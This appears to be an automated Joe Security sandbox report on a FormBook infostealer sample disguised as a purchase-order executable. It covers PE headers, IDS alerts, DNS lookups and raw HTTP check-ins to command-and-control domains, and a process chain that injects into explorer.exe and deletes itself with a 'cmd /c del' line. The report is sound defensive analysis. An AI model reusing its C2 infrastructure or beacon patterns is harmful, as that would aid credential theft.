Icon Hash:	4f050d0d0d054f90

Static PE Info

General

Entrypoint:	0x4029fb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6141535B [Wed Sep 15 01:58:51 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	c2e2fa89aec204ac5f3945ce98025d14

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb6b6	0xb800	False	0.581288213315	data	6.64409141426	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0x4dd4	0x4e00	False	0.389272836538	data	4.66913496112	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x12000	0x31c4	0x1400	False	0.319921875	data	3.49628246477	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x16000	0x37668	0x37800	False	0.951919693131	data	7.9875649034	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x4e000	0xd70	0xe00	False	0.796875	data	6.45071133859	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-08:36:35.041327	ICMP	449	ICMP Time-To-Live Exceeded in Transit			10.254.0.2	192.168.2.5
09/15/21-08:37:06.463980	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49782	80	192.168.2.5	107.180.44.148
09/15/21-08:37:06.463980	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49782	80	192.168.2.5	107.180.44.148
09/15/21-08:37:06.463980	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49782	80	192.168.2.5	107.180.44.148
09/15/21-08:37:11.792471	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49783	80	192.168.2.5	50.87.144.47
09/15/21-08:37:11.792471	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49783	80	192.168.2.5	50.87.144.47
09/15/21-08:37:11.792471	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49783	80	192.168.2.5	50.87.144.47

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 08:36:23.043905020 CEST	192.168.2.5	8.8.8.8	0x273	Standard query (0)	www.stuntfighting.com	A (IP address)	IN (0x0001)
Sep 15, 2021 08:36:29.029289961 CEST	192.168.2.5	8.8.8.8	0xc6eb	Standard query (0)	www.fmodesign.com	A (IP address)	IN (0x0001)
Sep 15, 2021 08:36:34.686691046 CEST	192.168.2.5	8.8.8.8	0x237f	Standard query (0)	www.mobilewz.com	A (IP address)	IN (0x0001)
Sep 15, 2021 08:36:57.868899107 CEST	192.168.2.5	8.8.8.8	0xb373	Standard query (0)	www.mobilewz.com	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:00.935902119 CEST	192.168.2.5	8.8.8.8	0x38d1	Standard query (0)	www.areraols.com	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:06.317146063 CEST	192.168.2.5	8.8.8.8	0x9590	Standard query (0)	www.healthy-shack.com	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:11.603655100 CEST	192.168.2.5	8.8.8.8	0xe92e	Standard query (0)	www.allfyllofficial.com	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:17.371459961 CEST	192.168.2.5	8.8.8.8	0xbf36	Standard query (0)	www.la-bio-geo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 08:36:23.223212957 CEST	8.8.8.8	192.168.2.5	0x273	No error (0)	www.stuntfighting.com		156.252.96.170	A (IP address)	IN (0x0001)
Sep 15, 2021 08:36:29.223927021 CEST	8.8.8.8	192.168.2.5	0xc6eb	No error (0)	www.fmodesign.com		154.81.100.18	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 08:36:34.867702961 CEST	8.8.8.8	192.168.2.5	0x237f	No error (0)	www.mobilewz.com		23.252.68.226	A (IP address)	IN (0x0001)
Sep 15, 2021 08:36:58.204263926 CEST	8.8.8.8	192.168.2.5	0xb373	No error (0)	www.mobilewz.com		23.252.68.226	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:00.974194050 CEST	8.8.8.8	192.168.2.5	0x38d1	Name error (3)	www.arerasols.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:06.347759962 CEST	8.8.8.8	192.168.2.5	0x9590	No error (0)	www.healthy-shack.com	healthy-shack.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 08:37:06.347759962 CEST	8.8.8.8	192.168.2.5	0x9590	No error (0)	healthy-shack.com		107.180.44.148	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:11.633694887 CEST	8.8.8.8	192.168.2.5	0xe92e	No error (0)	www.allfyllofficial.com		50.87.144.47	A (IP address)	IN (0x0001)
Sep 15, 2021 08:37:17.418663979 CEST	8.8.8.8	192.168.2.5	0xbf36	Name error (3)	www.la-bio-geo.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.stuntfighting.com
- www.fmodesign.com
- www.healthy-shack.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49774	156.252.96.170	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 08:36:23.518058062 CEST	4563	OUT	GET /b6cu/?y2=_npT80v0M2&L8fhOFRP=0cNTwCf3GfppWKB0T1XESIgtEFKjNX2tylJLJaVzm8N2XRqnUHRn8w7/tpdMCfw1z2P+ HTTP/1.1 Host: www.stuntfighting.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 08:36:24.016992092 CEST	4563	IN	HTTP/1.1 302 Moved Temporarily Server: nginx/1.16.1 Date: Wed, 15 Sep 2021 06:36:23 GMT Content-Type: text/html; charset=gbk Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/5.6.40 Location: /404.html Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49775	154.81.100.18	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 08:36:29.441050053 CEST	4564	OUT	GET /b6cu/?L8fhOFRP=v4/7wB6X+ne64BMfzkTnNfrtxR+fNWuSRi8sP9TYFcLz2AIA8KGD8NWIHbMwW3JjWqpf&y2=_npT80v0M2 HTTP/1.1 Host: www.fmodesign.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 08:36:29.654658079 CEST	4565	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 15 Sep 2021 06:36:29 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49782	107.180.44.148	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 08:37:06.463979959 CEST	4587	OUT	GET /b6cu/?y2=_npT80v0M2&L8fhOFRP=PWSncnBGX0y4t94MIYhADTl/ZWH8Ec5DThT4C2sI40tRDeDzLuqQGdQiyNRL5TLkWfMz HTTP/1.1 Host: www.healthy-shack.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 08:37:06.587517977 CEST	4588	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 15 Sep 2021 06:37:06 GMT Server: Apache Location: https://healthy-shack.com/b6cu/?y2=_npT80v0M2&L8fhOFRP=PWSncnBGX0y4t94MIYhADTl/ZWH8Ec5DThT4C2sI40tRDeDzLuqQGdQiyNRL5TLkWfMz Content-Length: 335 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 68 65 61 6c 74 68 79 2d 73 68 61 63 6b 2e 63 6f 6d 2f 62 36 63 75 2f 3f 79 32 3d 5f 6e 70 54 38 30 76 30 4d 32 26 61 6d 70 3b 4c 38 66 68 4f 46 52 50 3d 50 57 53 6e 63 6e 42 47 58 30 79 34 74 39 34 4d 49 59 68 41 44 54 6c 2f 5a 57 48 38 45 63 35 44 54 68 54 34 43 32 73 49 34 30 74 52 44 65 44 7a 4c 75 71 51 47 64 51 69 79 4e 52 4c 35 54 4c 6b 57 66 4d 7a 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: PO 56720012359.exe PID: 2600 Parent PID: 6032

General

Start time:	08:35:04
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\PO 56720012359.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO 56720012359.exe'
Imagebase:	0x8b0000
File size:	304128 bytes
MD5 hash:	839C75A88734AAF014EF0C3D77CE9109
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.252875789.0000000002D10000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.252875789.0000000002D10000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.252875789.0000000002D10000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 2940 Parent PID: 2600

General

Start time:	08:35:08
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PO 56720012359.exe PID: 1392 Parent PID: 2600

General

Start time:	08:35:09
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\PO 56720012359.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO 56720012359.exe'
Imagebase:	0x8b0000
File size:	304128 bytes
MD5 hash:	839C75A88734AAF014EF0C3D77CE9109
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.328750105.0000000001280000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.328750105.0000000001280000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.328750105.0000000001280000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.329627291.00000000015F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.329627291.00000000015F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.329627291.00000000015F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.328058419.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.328058419.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.328058419.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 1392

General

Start time:	08:35:13
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.291418914.000000000708B000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.291418914.000000000708B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.291418914.000000000708B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.275696203.000000000708B000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.275696203.000000000708B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.275696203.000000000708B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cscript.exe PID: 6300 Parent PID: 3472

General

Start time:	08:35:45
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0x1210000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.507566355.0000000003540000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.507566355.0000000003540000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.507566355.0000000003540000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.505826920.0000000000DC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.505826920.0000000000DC0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.505826920.0000000000DC0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.507780736.0000000003570000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.507780736.0000000003570000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.507780736.0000000003570000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 6324 Parent PID: 6300

General

Start time:	08:35:49
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO 56720012359.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6340 Parent PID: 6324

General

Start time:	08:35:49
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021